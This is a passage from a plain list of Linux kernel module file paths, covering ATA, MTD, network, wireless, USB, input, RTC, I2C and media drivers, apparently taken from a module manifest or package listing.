kernel/drivers/ata/pata_hpt3x2n.ko
kernel/drivers/ata/pata_hpt3x3.ko
kernel/drivers/ata/pata_it821x.ko
kernel/drivers/ata/pata_it8213.ko
kernel/drivers/ata/pata_jmicron.ko
kernel/drivers/ata/pata_netcell.ko
kernel/drivers/ata/pata_ninja32.ko
kernel/drivers/ata/pata_marvell.ko
kernel/drivers/ata/pata_oldpiix.ko
kernel/drivers/ata/pata_pcmcia.ko
kernel/drivers/ata/pata_pdc2027x.ko
kernel/drivers/ata/pata_pdc202xx_old.ko
kernel/drivers/ata/pata_rdc.ko
kernel/drivers/ata/pata_serverworks.ko
kernel/drivers/ata/pata_sil680.ko
kernel/drivers/ata/pata_via.ko
kernel/drivers/ata/pata_sis.ko
kernel/drivers/ata/pata_sch.ko
kernel/drivers/ata/pata_acpi.ko
kernel/drivers/ata/ata_generic.ko
kernel/drivers/mtd/chips/cfi_probe.ko
kernel/drivers/mtd/chips/cfi_util.ko
kernel/drivers/mtd/chips/cfi_cmdset_0020.ko
kernel/drivers/mtd/chips/cfi_cmdset_0002.ko
kernel/drivers/mtd/chips/cfi_cmdset_0001.ko
kernel/drivers/mtd/chips/gen_probe.ko
kernel/drivers/mtd/chips/jedec_probe.ko
kernel/drivers/mtd/chips/map_ram.ko
kernel/drivers/mtd/chips/map_rom.ko
kernel/drivers/mtd/chips/map_absent.ko
kernel/drivers/mtd/lpddr/qinfo_probe.ko
kernel/drivers/mtd/lpddr/lpddr_cmds.ko
kernel/drivers/mtd/maps/esb2rom.ko
kernel/drivers/mtd/maps/ck804xrom.ko
```

```
kernel/drivers/mtd/maps/sc520cdp.ko
kernel/drivers/mtd/maps/netsc520.ko
kernel/drivers/mtd/maps/ts5500_flash.ko
kernel/drivers/mtd/maps/pci.ko
kernel/drivers/mtd/maps/scb2_flash.ko
kernel/drivers/mtd/devices/pmc551.ko
kernel/drivers/mtd/devices/mtdram.ko
kernel/drivers/mtd/devices/block2mtd.ko
kernel/drivers/mtd/nand/nand.ko
kernel/drivers/mtd/nand/nand_ecc.ko
kernel/drivers/mtd/nand/nand_ids.ko
kernel/drivers/mtd/nand/diskonchip.ko
kernel/drivers/mtd/nand/nandsim.ko
kernel/drivers/mtd/nand/alauda.ko
kernel/drivers/mtd/mtdconcat.ko
kernel/drivers/mtd/redboot.ko
kernel/drivers/mtd/ar7part.ko
kernel/drivers/mtd/mtdchar.ko
kernel/drivers/mtd/mtd_blkdevs.ko
kernel/drivers/mtd/mtdblock.ko
kernel/drivers/mtd/mtdblock_ro.ko
kernel/drivers/mtd/ftl.ko
kernel/drivers/mtd/nftl.ko
kernel/drivers/mtd/inftl.ko
kernel/drivers/mtd/rfd_ftl.ko
kernel/drivers/mtd/ssfdc.ko
kernel/drivers/mtd/mtdoops.ko
kernel/drivers/mtd/ubi/ubi.ko
kernel/drivers/net/phy/marvell.ko
kernel/drivers/net/phy/davicom.ko
kernel/drivers/net/phy/cicada.ko
kernel/drivers/net/phy/lxt.ko
kernel/drivers/net/phy/qsemi.ko
kernel/drivers/net/phy/smsc.ko
kernel/drivers/net/phy/vitesse.ko
kernel/drivers/net/phy/broadcom.ko
kernel/drivers/net/phy/icplus.ko
kernel/drivers/net/phy/realtek.ko
kernel/drivers/net/phy/et1011c.ko
kernel/drivers/net/phy/mdio-bitbang.ko
kernel/drivers/net/phy/national.ko
kernel/drivers/net/phy/ste10Xp.ko
kernel/drivers/net/wan/hdlc.ko
kernel/drivers/net/wan/hdlc_raw.ko
kernel/drivers/net/wan/hdlc_cisco.ko
```

```
kernel/drivers/net/wan/hdlc_fr.ko
kernel/drivers/net/wan/hdlc_ppp.ko
kernel/drivers/net/wan/dlci.ko
kernel/drivers/net/pcmcia/3c589_cs.ko
kernel/drivers/net/pcmcia/3c574_cs.ko
kernel/drivers/net/pcmcia/fmvj18x_cs.ko
kernel/drivers/net/pcmcia/nmclan_cs.ko
kernel/drivers/net/pcmcia/pcnet_cs.ko
kernel/drivers/net/pcmcia/smc91c92_cs.ko
kernel/drivers/net/pcmcia/xirc2ps_cs.ko
kernel/drivers/net/pcmcia/axnet_cs.ko
kernel/drivers/net/wireless/ipw2x00/ipw2100.ko
kernel/drivers/net/wireless/ipw2x00/ipw2200.ko
kernel/drivers/net/wireless/ipw2x00/libipw.ko
kernel/drivers/net/wireless/orinoco/orinoco.ko
kernel/drivers/net/wireless/orinoco/orinoco_cs.ko
kernel/drivers/net/wireless/orinoco/orinoco_plx.ko
kernel/drivers/net/wireless/orinoco/orinoco_pci.ko
kernel/drivers/net/wireless/orinoco/orinoco_tmd.ko
kernel/drivers/net/wireless/orinoco/orinoco_nortel.ko
kernel/drivers/net/wireless/orinoco/spectrum_cs.ko
kernel/drivers/net/wireless/airo.ko
kernel/drivers/net/wireless/airo_cs.ko
kernel/drivers/net/wireless/atmel.ko
kernel/drivers/net/wireless/atmel_pci.ko
kernel/drivers/net/wireless/atmel_cs.ko
kernel/drivers/net/wireless/at76c50x-usb.ko
kernel/drivers/net/wireless/hostap/hostap.ko
kernel/drivers/net/wireless/hostap/hostap_cs.ko
kernel/drivers/net/wireless/hostap/hostap_plx.ko
kernel/drivers/net/wireless/hostap/hostap_pci.ko
kernel/drivers/net/wireless/b43/b43.ko
kernel/drivers/net/wireless/b43legacy/b43legacy.ko
kernel/drivers/net/wireless/zd1211rw/zd1211rw.ko
kernel/drivers/net/wireless/rtl818x/rtl8180.ko
kernel/drivers/net/wireless/rtl818x/rtl8187.ko
kernel/drivers/net/wireless/wl3501_cs.ko
kernel/drivers/net/wireless/rndis_wlan.ko
kernel/drivers/net/wireless/zd1201.ko
kernel/drivers/net/wireless/libertas/libertas.ko
kernel/drivers/net/wireless/libertas/usb8xxx.ko
kernel/drivers/net/wireless/libertas/libertas_cs.ko
kernel/drivers/net/wireless/libertas/libertas_sdio.ko
kernel/drivers/net/wireless/libertas_tf/libertas_tf.ko
kernel/drivers/net/wireless/libertas_tf/libertas_tf_usb.ko
```

```
kernel/drivers/net/wireless/adm8211.ko
kernel/drivers/net/wireless/mwl8k.ko
kernel/drivers/net/wireless/iwlwifi/iwlcore.ko
kernel/drivers/net/wireless/iwlwifi/iwlagn.ko
kernel/drivers/net/wireless/iwlwifi/iwl3945.ko
kernel/drivers/net/wireless/rt2x00/rt2x00lib.ko
kernel/drivers/net/wireless/rt2x00/rt2x00pci.ko
kernel/drivers/net/wireless/rt2x00/rt2x00usb.ko
kernel/drivers/net/wireless/rt2x00/rt2400pci.ko
kernel/drivers/net/wireless/rt2x00/rt2500pci.ko
kernel/drivers/net/wireless/rt2x00/rt61pci.ko
kernel/drivers/net/wireless/rt2x00/rt2500usb.ko
kernel/drivers/net/wireless/rt2x00/rt73usb.ko
kernel/drivers/net/wireless/p54/p54common.ko
kernel/drivers/net/wireless/p54/p54usb.ko
kernel/drivers/net/wireless/p54/p54pci.ko
kernel/drivers/net/wireless/ath/ath5k/ath5k.ko
kernel/drivers/net/wireless/ath/ath9k/ath9k.ko
kernel/drivers/net/wireless/ath/ar9170/ar9170usb.ko
kernel/drivers/net/wireless/ath/ath.ko
kernel/drivers/net/wireless/mac80211_hwsim.ko
kernel/drivers/net/wireless/wl12xx/wl1251.ko
kernel/drivers/net/wireless/wl12xx/wl1251_sdio.ko
kernel/drivers/net/wireless/iwmc3200wifi/iwmc3200wifi.ko
kernel/drivers/net/tulip/xircom_cb.ko
kernel/drivers/net/tulip/dmfe.ko
kernel/drivers/net/tulip/winbond-840.ko
kernel/drivers/net/tulip/de2104x.ko
kernel/drivers/net/tulip/tulip.ko
kernel/drivers/net/tulip/de4x5.ko
kernel/drivers/net/tulip/uli526x.ko
kernel/drivers/net/mii.ko
kernel/drivers/net/mdio.ko
kernel/drivers/net/e1000/e1000.ko
kernel/drivers/net/e1000e/e1000e.ko
kernel/drivers/net/igb/igb.ko
kernel/drivers/net/igbvf/igbvf.ko
kernel/drivers/net/ixgbe/ixgbe.ko
kernel/drivers/net/ixgbevf/ixgbevf.ko
kernel/drivers/net/ixgb/ixgb.ko
kernel/drivers/net/ipg.ko
kernel/drivers/net/chelsio/cxgb.ko
kernel/drivers/net/cxgb3/cxgb3.ko
kernel/drivers/net/cxgb4/cxgb4.ko
kernel/drivers/net/can/usb/ems_usb.ko
```

```
kernel/drivers/net/can/vcan.ko
kernel/drivers/net/can/can-dev.ko
kernel/drivers/net/can/sja1000/sja1000.ko
kernel/drivers/net/can/sja1000/sja1000_platform.ko
kernel/drivers/net/can/sja1000/ems_pci.ko
kernel/drivers/net/can/sja1000/kvaser_pci.ko
kernel/drivers/net/bonding/bonding.ko
kernel/drivers/net/atlx/atl1.ko
kernel/drivers/net/atlx/atl2.ko
kernel/drivers/net/atl1e/atl1e.ko
kernel/drivers/net/atl1c/atl1c.ko
kernel/drivers/net/tehuti.ko
kernel/drivers/net/enic/enic.ko
kernel/drivers/net/jme.ko
kernel/drivers/net/benet/be2net.ko
kernel/drivers/net/vmxnet3/vmxnet3.ko
kernel/drivers/net/bna/bna.ko
kernel/drivers/net/sunhme.ko
kernel/drivers/net/sungem.ko
kernel/drivers/net/sungem_phy.ko
kernel/drivers/net/cassini.ko
kernel/drivers/net/3c59x.ko
kernel/drivers/net/typhoon.ko
kernel/drivers/net/ne2k-pci.ko
kernel/drivers/net/8390.ko
kernel/drivers/net/pcnet32.ko
kernel/drivers/net/e100.ko
kernel/drivers/net/tlan.ko
kernel/drivers/net/epic100.ko
kernel/drivers/net/smsc9420.ko
kernel/drivers/net/sis190.ko
kernel/drivers/net/sis900.ko
kernel/drivers/net/r6040.ko
kernel/drivers/net/acenic.ko
kernel/drivers/net/natsemi.ko
kernel/drivers/net/ns83820.ko
kernel/drivers/net/fealnx.ko
kernel/drivers/net/tg3.ko
kernel/drivers/net/bnx2.ko
kernel/drivers/net/cnic.ko
kernel/drivers/net/bnx2x/bnx2x.ko
kernel/drivers/net/skge.ko
kernel/drivers/net/sky2.ko
kernel/drivers/net/via-rhine.ko
kernel/drivers/net/via-velocity.ko
```

```
kernel/drivers/net/starfire.ko
kernel/drivers/net/sundance.ko
kernel/drivers/net/b44.ko
kernel/drivers/net/forcedeth.ko
kernel/drivers/net/qla3xxx.ko
kernel/drivers/net/qlcnic/qlcnic.ko
kernel/drivers/net/qlge/qlge.ko
kernel/drivers/net/ppp_generic.ko
kernel/drivers/net/ppp_async.ko
kernel/drivers/net/ppp_synctty.ko
kernel/drivers/net/ppp_deflate.ko
kernel/drivers/net/ppp_mppe.ko
kernel/drivers/net/pppox.ko
kernel/drivers/net/pppoe.ko
kernel/drivers/net/pppol2tp.ko
kernel/drivers/net/slip.ko
kernel/drivers/net/slhc.ko
kernel/drivers/net/xen-netfront.ko
kernel/drivers/net/dummy.ko
kernel/drivers/net/ifb.ko
kernel/drivers/net/macvlan.ko
kernel/drivers/net/macvtap.ko
kernel/drivers/net/8139cp.ko
kernel/drivers/net/8139too.ko
kernel/drivers/net/sc92031.ko
kernel/drivers/net/tun.ko
kernel/drivers/net/veth.ko
kernel/drivers/net/dl2k.ko
kernel/drivers/net/r8169.ko
kernel/drivers/net/amd8111e.ko
kernel/drivers/net/s2io.ko
kernel/drivers/net/vxge/vxge.ko
kernel/drivers/net/myri10ge/myri10ge.ko
kernel/drivers/net/mlx4/mlx4_core.ko
kernel/drivers/net/mlx4/mlx4_en.ko
kernel/drivers/net/ethoc.ko
kernel/drivers/net/dnet.ko
kernel/drivers/net/usb/catc.ko
kernel/drivers/net/usb/kaweth.ko
kernel/drivers/net/usb/pegasus.ko
kernel/drivers/net/usb/rtl8150.ko
kernel/drivers/net/usb/hso.ko
kernel/drivers/net/usb/asix.ko
kernel/drivers/net/usb/cdc_ether.ko
kernel/drivers/net/usb/cdc_eem.ko
```

```
kernel/drivers/net/usb/dm9601.ko
kernel/drivers/net/usb/smsc95xx.ko
kernel/drivers/net/usb/gl620a.ko
kernel/drivers/net/usb/net1080.ko
kernel/drivers/net/usb/plusb.ko
kernel/drivers/net/usb/rndis_host.ko
kernel/drivers/net/usb/cdc_subset.ko
kernel/drivers/net/usb/zaurus.ko
kernel/drivers/net/usb/mcs7830.ko
kernel/drivers/net/usb/usbnet.ko
kernel/drivers/net/usb/int51x1.ko
kernel/drivers/net/usb/cdc-phonet.ko
kernel/drivers/net/netconsole.ko
kernel/drivers/net/netxen/netxen_nic.ko
kernel/drivers/net/niu.ko
kernel/drivers/net/virtio_net.ko
kernel/drivers/net/sfc/sfc.ko
kernel/drivers/net/wimax/i2400m/i2400m.ko
kernel/drivers/net/wimax/i2400m/i2400m-usb.ko
kernel/drivers/net/wimax/i2400m/i2400m-sdio.ko
kernel/drivers/message/fusion/mptbase.ko
kernel/drivers/message/fusion/mptscsih.ko
kernel/drivers/message/fusion/mptspi.ko
kernel/drivers/message/fusion/mptfc.ko
kernel/drivers/message/fusion/mptsas.ko
kernel/drivers/message/fusion/mptctl.ko
kernel/drivers/message/fusion/mptlan.ko
kernel/drivers/cdrom/cdrom.ko
kernel/drivers/auxdisplay/ks0108.ko
kernel/drivers/auxdisplay/cfag12864b.ko
kernel/drivers/auxdisplay/cfag12864bfb.ko
kernel/drivers/pcmcia/rsrc_nonstatic.ko
kernel/drivers/pcmcia/yenta_socket.ko
kernel/drivers/pcmcia/pd6729.ko
kernel/drivers/usb/otg/nop-usb-xceiv.ko
kernel/drivers/usb/host/whci/whci-hcd.ko
kernel/drivers/usb/host/isp1362-hcd.ko
kernel/drivers/usb/host/xhci-hcd.ko
kernel/drivers/usb/host/sl811-hcd.ko
kernel/drivers/usb/host/u132-hcd.ko
kernel/drivers/usb/host/hwa-hc.ko
kernel/drivers/usb/storage/usb-storage.ko
kernel/drivers/usb/storage/ums-alauda.ko
kernel/drivers/usb/storage/ums-cypress.ko
kernel/drivers/usb/storage/ums-datafab.ko
```

```
kernel/drivers/usb/storage/ums-freecom.ko
kernel/drivers/usb/storage/ums-isd200.ko
kernel/drivers/usb/storage/ums-jumpshot.ko
kernel/drivers/usb/storage/ums-karma.ko
kernel/drivers/usb/storage/ums-onetouch.ko
kernel/drivers/usb/storage/ums-sddr09.ko
kernel/drivers/usb/storage/ums-sddr55.ko
kernel/drivers/usb/storage/ums-usbat.ko
kernel/drivers/usb/misc/adutux.ko
kernel/drivers/usb/misc/appledisplay.ko
kernel/drivers/usb/misc/berry_charge.ko
kernel/drivers/usb/misc/emi26.ko
kernel/drivers/usb/misc/emi62.ko
kernel/drivers/usb/misc/ftdi-elan.ko
kernel/drivers/usb/misc/idmouse.ko
kernel/drivers/usb/misc/iowarrior.ko
kernel/drivers/usb/misc/isight_firmware.ko
kernel/drivers/usb/misc/usblcd.ko
kernel/drivers/usb/misc/ldusb.ko
kernel/drivers/usb/misc/usbled.ko
kernel/drivers/usb/misc/legousbtower.ko
kernel/drivers/usb/misc/uss720.ko
kernel/drivers/usb/misc/usbsevseg.ko
kernel/drivers/usb/misc/vstusb.ko
kernel/drivers/usb/misc/sisusbvga/sisusbvga.ko
kernel/drivers/usb/wusbcore/wusbcore.ko
kernel/drivers/usb/wusbcore/wusb-wa.ko
kernel/drivers/usb/wusbcore/wusb-cbaf.ko
kernel/drivers/usb/class/cdc-acm.ko
kernel/drivers/usb/class/usblp.ko
kernel/drivers/usb/class/cdc-wdm.ko
kernel/drivers/usb/class/usbtmc.ko
kernel/drivers/usb/image/mdc800.ko
kernel/drivers/usb/image/microtek.ko
kernel/drivers/usb/serial/usbserial.ko
kernel/drivers/usb/serial/aircable.ko
kernel/drivers/usb/serial/ark3116.ko
kernel/drivers/usb/serial/belkin_sa.ko
kernel/drivers/usb/serial/ch341.ko
kernel/drivers/usb/serial/cp210x.ko
kernel/drivers/usb/serial/cyberjack.ko
kernel/drivers/usb/serial/cypress_m8.ko
kernel/drivers/usb/serial/usb_debug.ko
kernel/drivers/usb/serial/digi_acceleport.ko
kernel/drivers/usb/serial/io_edgeport.ko
```

```
kernel/drivers/usb/serial/io_ti.ko
kernel/drivers/usb/serial/empeg.ko
kernel/drivers/usb/serial/ftdi_sio.ko
kernel/drivers/usb/serial/funsoft.ko
kernel/drivers/usb/serial/garmin_gps.ko
kernel/drivers/usb/serial/hp4x.ko
kernel/drivers/usb/serial/ipaq.ko
kernel/drivers/usb/serial/ipw.ko
kernel/drivers/usb/serial/ir-usb.ko
kernel/drivers/usb/serial/iuu_phoenix.ko
kernel/drivers/usb/serial/keyspan.ko
kernel/drivers/usb/serial/keyspan_pda.ko
kernel/drivers/usb/serial/kl5kusb105.ko
kernel/drivers/usb/serial/kobil_sct.ko
kernel/drivers/usb/serial/mct_u232.ko
kernel/drivers/usb/serial/mos7720.ko
kernel/drivers/usb/serial/mos7840.ko
kernel/drivers/usb/serial/moto_modem.ko
kernel/drivers/usb/serial/navman.ko
kernel/drivers/usb/serial/omninet.ko
kernel/drivers/usb/serial/opticon.ko
kernel/drivers/usb/serial/option.ko
kernel/drivers/usb/serial/oti6858.ko
kernel/drivers/usb/serial/pl2303.ko
kernel/drivers/usb/serial/qcserial.ko
kernel/drivers/usb/serial/safe_serial.ko
kernel/drivers/usb/serial/siemens_mpi.ko
kernel/drivers/usb/serial/sierra.ko
kernel/drivers/usb/serial/spcp8x5.ko
kernel/drivers/usb/serial/symbolserial.ko
kernel/drivers/usb/serial/usb_wwan.ko
kernel/drivers/usb/serial/ti_usb_3410_5052.ko
kernel/drivers/usb/serial/visor.ko
kernel/drivers/usb/serial/whiteheat.ko
kernel/drivers/usb/atm/cxacru.ko
kernel/drivers/usb/atm/speedtch.ko
kernel/drivers/usb/atm/ueagle-atm.ko
kernel/drivers/usb/atm/usbatm.ko
kernel/drivers/usb/atm/xusbatm.ko
kernel/drivers/input/serio/serio_raw.ko
kernel/drivers/input/keyboard/adp5588-keys.ko
kernel/drivers/input/keyboard/max7359_keypad.ko
kernel/drivers/input/keyboard/opencores-kbd.ko
kernel/drivers/input/mouse/appletouch.ko
kernel/drivers/input/mouse/bcm5974.ko
```

```
kernel/drivers/input/mouse/sermouse.ko
kernel/drivers/input/mouse/synaptics_i2c.ko
kernel/drivers/input/mouse/vsxxxaa.ko
kernel/drivers/input/tablet/acecad.ko
kernel/drivers/input/tablet/aiptek.ko
kernel/drivers/input/tablet/gtco.ko
kernel/drivers/input/tablet/kbtab.ko
kernel/drivers/input/tablet/wacom.ko
kernel/drivers/input/touchscreen/ad7879.ko
kernel/drivers/input/touchscreen/gunze.ko
kernel/drivers/input/touchscreen/eeti_ts.ko
kernel/drivers/input/touchscreen/elo.ko
kernel/drivers/input/touchscreen/fujitsu_ts.ko
kernel/drivers/input/touchscreen/inexio.ko
kernel/drivers/input/touchscreen/mcs5000_ts.ko
kernel/drivers/input/touchscreen/mtouch.ko
kernel/drivers/input/touchscreen/usbtouchscreen.ko
kernel/drivers/input/touchscreen/penmount.ko
kernel/drivers/input/touchscreen/touchit213.ko
kernel/drivers/input/touchscreen/touchright.ko
kernel/drivers/input/touchscreen/touchwin.ko
kernel/drivers/input/touchscreen/tsc2007.ko
kernel/drivers/input/touchscreen/wacom_w8001.ko
kernel/drivers/input/misc/apanel.ko
kernel/drivers/input/misc/ati_remote.ko
kernel/drivers/input/misc/ati_remote2.ko
kernel/drivers/input/misc/atlas_btns.ko
kernel/drivers/input/misc/cm109.ko
kernel/drivers/input/misc/keyspan_remote.ko
kernel/drivers/input/misc/pcspkr.ko
kernel/drivers/input/misc/powermate.ko
kernel/drivers/input/misc/uinput.ko
kernel/drivers/input/misc/wm831x-on.ko
kernel/drivers/input/misc/yealink.ko
kernel/drivers/input/input-polldev.ko
kernel/drivers/rtc/rtc-ab3100.ko
kernel/drivers/rtc/rtc-bq4802.ko
kernel/drivers/rtc/rtc-ds1286.ko
kernel/drivers/rtc/rtc-ds1307.ko
kernel/drivers/rtc/rtc-ds1374.ko
kernel/drivers/rtc/rtc-ds1511.ko
kernel/drivers/rtc/rtc-ds1553.ko
kernel/drivers/rtc/rtc-ds1672.ko
kernel/drivers/rtc/rtc-ds1742.ko
kernel/drivers/rtc/rtc-fm3130.ko
```

```
kernel/drivers/rtc/rtc-isl1208.ko
kernel/drivers/rtc/rtc-m41t80.ko
kernel/drivers/rtc/rtc-m48t35.ko
kernel/drivers/rtc/rtc-m48t59.ko
kernel/drivers/rtc/rtc-max6900.ko
kernel/drivers/rtc/rtc-pcf8563.ko
kernel/drivers/rtc/rtc-pcf8583.ko
kernel/drivers/rtc/rtc-rs5c372.ko
kernel/drivers/rtc/rtc-rx8025.ko
kernel/drivers/rtc/rtc-rx8581.ko
kernel/drivers/rtc/rtc-stk17ta8.ko
kernel/drivers/rtc/rtc-v3020.ko
kernel/drivers/rtc/rtc-wm831x.ko
kernel/drivers/rtc/rtc-wm8350.ko
kernel/drivers/rtc/rtc-x1205.ko
kernel/drivers/i2c/busses/i2c-scmi.ko
kernel/drivers/i2c/busses/i2c-amd756.ko
kernel/drivers/i2c/busses/i2c-amd756-s4882.ko
kernel/drivers/i2c/busses/i2c-amd8111.ko
kernel/drivers/i2c/busses/i2c-i801.ko
kernel/drivers/i2c/busses/i2c-isch.ko
kernel/drivers/i2c/busses/i2c-nforce2.ko
kernel/drivers/i2c/busses/i2c-nforce2-s4985.ko
kernel/drivers/i2c/busses/i2c-piix4.ko
kernel/drivers/i2c/busses/i2c-sis96x.ko
kernel/drivers/i2c/busses/i2c-via.ko
kernel/drivers/i2c/busses/i2c-viapro.ko
kernel/drivers/i2c/busses/i2c-simtec.ko
kernel/drivers/i2c/busses/i2c-parport.ko
kernel/drivers/i2c/busses/i2c-parport-light.ko
kernel/drivers/i2c/busses/i2c-tiny-usb.ko
kernel/drivers/i2c/busses/i2c-voodoo3.ko
kernel/drivers/i2c/busses/i2c-pca-platform.ko
kernel/drivers/i2c/busses/i2c-stub.ko
kernel/drivers/i2c/chips/tsl2550.ko
kernel/drivers/i2c/algos/i2c-algo-bit.ko
kernel/drivers/i2c/algos/i2c-algo-pca.ko
kernel/drivers/i2c/i2c-core.ko
kernel/drivers/i2c/i2c-dev.ko
kernel/drivers/media/common/tuners/tuner-xc2028.ko
kernel/drivers/media/common/tuners/tuner-simple.ko
kernel/drivers/media/common/tuners/tuner-types.ko
kernel/drivers/media/common/tuners/mt20xx.ko
kernel/drivers/media/common/tuners/tda8290.ko
kernel/drivers/media/common/tuners/tea5767.ko
```

```
kernel/drivers/media/common/tuners/tea5761.ko
kernel/drivers/media/common/tuners/tda9887.ko
kernel/drivers/media/common/tuners/tda827x.ko
kernel/drivers/media/common/tuners/tda18271.ko
kernel/drivers/media/common/tuners/xc5000.ko
kernel/drivers/media/common/tuners/mt2060.ko
kernel/drivers/media/common/tuners/mt2266.ko
kernel/drivers/media/common/tuners/qt1010.ko
kernel/drivers/media/common/tuners/mt2131.ko
kernel/drivers/media/common/tuners/mxl5005s.ko
kernel/drivers/media/common/tuners/mxl5007t.ko
kernel/drivers/media/common/tuners/mc44s803.ko
kernel/drivers/media/common/tuners/max2165.ko
kernel/drivers/media/common/tuners/tda18218.ko
kernel/drivers/media/common/saa7146.ko
kernel/drivers/media/common/saa7146_vv.ko
kernel/drivers/media/rc/keymaps/rc-adstech-dvb-t-pci.ko
kernel/drivers/media/rc/keymaps/rc-alink-dtu-m.ko
kernel/drivers/media/rc/keymaps/rc-anysee.ko
kernel/drivers/media/rc/keymaps/rc-apac-viewcomp.ko
kernel/drivers/media/rc/keymaps/rc-asus-pc39.ko
kernel/drivers/media/rc/keymaps/rc-ati-tv-wonder-hd-600.ko
kernel/drivers/media/rc/keymaps/rc-avermedia-a16d.ko
kernel/drivers/media/rc/keymaps/rc-avermedia.ko
kernel/drivers/media/rc/keymaps/rc-avermedia-cardbus.ko
kernel/drivers/media/rc/keymaps/rc-avermedia-dvbt.ko
kernel/drivers/media/rc/keymaps/rc-avermedia-m135a.ko
kernel/drivers/media/rc/keymaps/rc-avermedia-m733a-rm-k6.ko
kernel/drivers/media/rc/keymaps/rc-avermedia-rm-ks.ko
kernel/drivers/media/rc/keymaps/rc-avertv-303.ko
kernel/drivers/media/rc/keymaps/rc-azurewave-ad-tu700.ko
kernel/drivers/media/rc/keymaps/rc-behold.ko
kernel/drivers/media/rc/keymaps/rc-behold-columbus.ko
kernel/drivers/media/rc/keymaps/rc-budget-ci-old.ko
kernel/drivers/media/rc/keymaps/rc-cinergy-1400.ko
kernel/drivers/media/rc/keymaps/rc-cinergy.ko
kernel/drivers/media/rc/keymaps/rc-dib0700-nec.ko
kernel/drivers/media/rc/keymaps/rc-dib0700-rc5.ko
kernel/drivers/media/rc/keymaps/rc-digitalnow-tinytwin.ko
kernel/drivers/media/rc/keymaps/rc-digittrade.ko
kernel/drivers/media/rc/keymaps/rc-dm1105-nec.ko
kernel/drivers/media/rc/keymaps/rc-dntv-live-dvb-t.ko
kernel/drivers/media/rc/keymaps/rc-dntv-live-dvbt-pro.ko
kernel/drivers/media/rc/keymaps/rc-em-terratec.ko
kernel/drivers/media/rc/keymaps/rc-encore-enltv2.ko
```

```
kernel/drivers/media/rc/keymaps/rc-encore-enltv.ko
kernel/drivers/media/rc/keymaps/rc-encore-enltv-fm53.ko
kernel/drivers/media/rc/keymaps/rc-evga-indtube.ko
kernel/drivers/media/rc/keymaps/rc-eztv.ko
kernel/drivers/media/rc/keymaps/rc-flydvb.ko
kernel/drivers/media/rc/keymaps/rc-flyvideo.ko
kernel/drivers/media/rc/keymaps/rc-fusionhdtv-mce.ko
kernel/drivers/media/rc/keymaps/rc-gadmei-rm008z.ko
kernel/drivers/media/rc/keymaps/rc-genius-tvgo-a11mce.ko
kernel/drivers/media/rc/keymaps/rc-gotview7135.ko
kernel/drivers/media/rc/keymaps/rc-hauppauge-new.ko
kernel/drivers/media/rc/keymaps/rc-imon-mce.ko
kernel/drivers/media/rc/keymaps/rc-imon-pad.ko
kernel/drivers/media/rc/keymaps/rc-iodata-bctv7e.ko
kernel/drivers/media/rc/keymaps/rc-kaiomy.ko
kernel/drivers/media/rc/keymaps/rc-kworld-315u.ko
kernel/drivers/media/rc/keymaps/rc-kworld-plus-tv-analog.ko
kernel/drivers/media/rc/keymaps/rc-leadtek-y04g0051.ko
kernel/drivers/media/rc/keymaps/rc-lirc.ko
kernel/drivers/media/rc/keymaps/rc-lme2510.ko
kernel/drivers/media/rc/keymaps/rc-manli.ko
kernel/drivers/media/rc/keymaps/rc-msi-digivox-ii.ko
kernel/drivers/media/rc/keymaps/rc-msi-digivox-iii.ko
kernel/drivers/media/rc/keymaps/rc-msi-tvanywhere.ko
kernel/drivers/media/rc/keymaps/rc-msi-tvanywhere-plus.ko
kernel/drivers/media/rc/keymaps/rc-nebula.ko
kernel/drivers/media/rc/keymaps/rc-nec-terratec-cinergy-xs.ko
kernel/drivers/media/rc/keymaps/rc-norwood.ko
kernel/drivers/media/rc/keymaps/rc-npgtech.ko
kernel/drivers/media/rc/keymaps/rc-pctv-sedna.ko
kernel/drivers/media/rc/keymaps/rc-pinnacle-color.ko
kernel/drivers/media/rc/keymaps/rc-pinnacle-grey.ko
kernel/drivers/media/rc/keymaps/rc-pinnacle-pctv-hd.ko
kernel/drivers/media/rc/keymaps/rc-pixelview.ko
kernel/drivers/media/rc/keymaps/rc-pixelview-mk12.ko
kernel/drivers/media/rc/keymaps/rc-pixelview-002t.ko
kernel/drivers/media/rc/keymaps/rc-pixelview-new.ko
kernel/drivers/media/rc/keymaps/rc-powercolor-real-angel.ko
kernel/drivers/media/rc/keymaps/rc-proteus-2309.ko
kernel/drivers/media/rc/keymaps/rc-purpletv.ko
kernel/drivers/media/rc/keymaps/rc-pv951.ko
kernel/drivers/media/rc/keymaps/rc-rc5-hauppauge-new.ko
kernel/drivers/media/rc/keymaps/rc-rc5-tv.ko
kernel/drivers/media/rc/keymaps/rc-rc6-mce.ko
kernel/drivers/media/rc/keymaps/rc-real-audio-220-32-keys.ko
```

```
kernel/drivers/media/rc/keymaps/rc-streamzap.ko
kernel/drivers/media/rc/keymaps/rc-tbs-nec.ko
kernel/drivers/media/rc/keymaps/rc-terratec-cinergy-xs.ko
kernel/drivers/media/rc/keymaps/rc-terratec-slim.ko
kernel/drivers/media/rc/keymaps/rc-tevii-nec.ko
kernel/drivers/media/rc/keymaps/rc-total-media-in-hand.ko
kernel/drivers/media/rc/keymaps/rc-trekstor.ko
kernel/drivers/media/rc/keymaps/rc-tt-1500.ko
kernel/drivers/media/rc/keymaps/rc-twinhan1027.ko
kernel/drivers/media/rc/keymaps/rc-videomate-m1f.ko
kernel/drivers/media/rc/keymaps/rc-videomate-s350.ko
kernel/drivers/media/rc/keymaps/rc-videomate-tv-pvr.ko
kernel/drivers/media/rc/keymaps/rc-winfast.ko
kernel/drivers/media/rc/keymaps/rc-winfast-usbii-deluxe.ko
kernel/drivers/media/rc/rc-core.ko
kernel/drivers/media/rc/lirc_dev.ko
kernel/drivers/media/rc/ir-nec-decoder.ko
kernel/drivers/media/rc/ir-rc5-decoder.ko
kernel/drivers/media/rc/ir-rc6-decoder.ko
kernel/drivers/media/rc/ir-jvc-decoder.ko
kernel/drivers/media/rc/ir-sony-decoder.ko
kernel/drivers/media/rc/ir-rc5-sz-decoder.ko
kernel/drivers/media/rc/ir-lirc-codec.ko
kernel/drivers/media/rc/imon.ko
kernel/drivers/media/rc/mceusb.ko
kernel/drivers/media/rc/nuvoton-cir.ko
kernel/drivers/media/rc/ene_ir.ko
kernel/drivers/media/rc/streamzap.ko
kernel/drivers/media/rc/winbond-cir.ko
kernel/drivers/media/video/videodev.ko
kernel/drivers/media/video/v4l2-int-device.ko
kernel/drivers/media/video/v4l2-compat-ioctl32.ko
kernel/drivers/media/video/v4l2-common.ko
kernel/drivers/media/video/tuner.ko
kernel/drivers/media/video/tvaudio.ko
